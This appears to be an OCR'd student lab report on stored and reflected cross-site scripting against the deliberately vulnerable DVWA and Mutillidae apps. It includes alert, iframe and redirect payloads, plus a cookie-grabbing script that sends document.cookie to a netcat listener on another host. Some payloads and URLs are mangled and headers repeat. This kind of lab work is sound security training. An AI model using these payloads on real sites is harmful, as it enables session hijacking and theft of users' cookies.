
2: Cross Site Scripting (10% of total marks)





2: Cross Site Scripting (10% of total marks)





2: Cross Site Scripting (10% of total marks)

2) Demonstrate Stored XSS as mentioned in the lecture. Test all the commands/scripts showed by your instructor in the slides in DVWA. (3 marks)

1. Preparation

- **I** opened DVWA (Damn Vulnerable Web Application) on your Kali machine, logged in, and navigated to the “XSS Stored” section.
- **Purpose**: This section allows you to test for stored XSS vulnerabilities, where malicious code is saved on the server and re-displayed to users every time they visit the page.


2. Commands/Scripts Used

I tested three scripts by entering them into the form fields in the XSS Stored section:


- **Persistent Alert Script**: <script>alert('Stored XSS')</script>
    - After submitting this script, an alert popup appeared on the page every time it was loaded, showing the message "Stored XSS."
    - This proves that the script is stored on the server and re-executed whenever the page is reloaded, affecting all users who view this page.
- **Stored iFrame Script**: <iframe src='http://yahoo.com></iframe>
    - This script created a small window on the page that displayed content from “example.com.” It remained visible each time the page was loaded.
    - This iframe is saved and keeps loading on the page, potentially showing harmful or misleading content. It confirms that the injected code is stored and continually executed.
- **Redirect Script**: <script>document.location='http://msn.com;</script>


2: Cross Site Scripting (10% of total marks)

- After submitting, the page redirected to “msn.com” every time the page was loaded.
- This redirection makes the page unusable for other users, as they are automatically sent to another site every time they open it. This is another example of how stored XSS can be harmful and persistent.



2: Cross Site Scripting (10% of total marks)






2: Cross Site Scripting (10% of total marks)

3) Demonstrate Reflected XSS as mentioned in the lecture but this time use Mutillidae Portal. Test all the commands/scripts showed by your instructor in the slides. (4 marks)

2: Cross Site Scripting (10% of total marks)



3- Demonstrate Reflected XSS on Mutillidae

Step 1: Access Mutillidae

- **Open Mutillidae**:
  - On your Kali machine, open a web browser
  - Go to http192.168.184.130/mutillidae

Step 2: Configure Mutillidae

- **Reset the Database**:
  - In the Mutillidae portal, look for the “Reset DB” button. Click it to start with a clean, default environment.

Step 3: Find an Input Field for Reflected XSS Testing

- **Locate Reflected XSS Test Areas**:

Step 4: Test Basic XSS Script

- **Alert Script**:
  - **Script**: <script>alert('XSS Test');</script>


2: Cross Site Scripting (10% of total marks)


- **What to Do**: Type this script into the input field and submit it.
- **Expected Result**: If you see a popup saying “XSS Test,” it means this input is vulnerable to XSS.

Step 5: Test Additional Scripts


1. **Redirect Script**:
   - **Script**: <script>document.location='http://msn.com';</script>
   - **Expected Result**: The page should redirect to “msn.com. This proves Mutillidae is executing the script you entered.
2. **Iframe Injection**:
   - **Script**: <iframe src="http://yahoo.com"></iframe>
   - **Expected Result**: This script will load the content from yahoo.com within the Mutillidae page, showing that external content can be injected.
3. **Cookie Grabbing (Advanced)**:
   - **Script**: <script>new Image().src="http://192.168.184.150:8888/"+document.cookie;</script>
   - **Setup on Kali**:
     - Open a terminal and run nc -lvp 8888 to listen for incoming connections.
   - **Expected Result**: When you submit this script, the cookie data will be sent to your Netcat terminal, showing that cookies can be stolen.


2: Cross Site Scripting (10% of total marks)





2: Cross Site Scripting (10% of total marks)





2: Cross Site Scripting (10% of total marks)